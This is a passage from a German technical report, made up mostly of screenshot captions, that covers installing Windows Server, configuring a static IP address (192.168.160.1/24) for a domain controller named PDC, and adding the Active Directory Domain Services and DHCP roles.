


Abbildung 85: Installation von Windows Server 5/9




Abbildung 86: Installation von Windows Server 6/9




Abbildung 87: Installation von Windows Server 7/9






Abbildung 88: Installation von Windows Server 8/9



**Abbildung 89:** Installation von Windows Server 9/9

Nachdem die Installation abgeschlossen wurde, wird der Computer zu **Primary Domänen-Controller** „PDC“ umbenannt und anschließend neugestartet (siehe Abbildung 90 **Fehler! Verweisquelle konnte nicht gefunden werden.**).




**Abbildung 90:** Konfiguration des Domänen-Controllers 1/67


Es folgt die Konfiguration einer **statischen IP-Adresse**, damit die Adresse für alle Systeme aus dem Netz als zentrale Kommunikationsstelle verwendet werden kann und allgemein unter der ersten Adresse **192.168.160.1** und der

standardisierten Netzmaske **255.255.255.0** (CIDR-Notation 24, umgerechnet 254 mögliche Hosts) ansprechbar ist (siehe Abbildung 91 - Abbildung 95**Fehler! Verweisquelle konnte nicht gefunden werden.**).





**Abbildung 91:** Konfiguration des Domänen-Controllers 2/67



**Abbildung 92:** Konfiguration des Domänen-Controllers 3/67




Abbildung 93: Konfiguration des Domänen-Controllers 4/67





Abbildung 94: Konfiguration des Domänen-Controllers 5/67



**Abbildung 95:** Konfiguration des Domänen-Controllers 6/67

Nach dem Abschluss der Netzwerkkonfigurationen, erfolgt die Installation der beiden Server Rollen **Active Directory Domain Services** und **DHCP-Server** (siehe Abbildung 96 - Abbildung 105).




Abbildung 96: Konfiguration des Domänen-Controllers 7/67




Abbildung 97: Konfiguration des Domänen-Controllers 8/67




Abbildung 98: Konfiguration des Domänen-Controllers 9/67

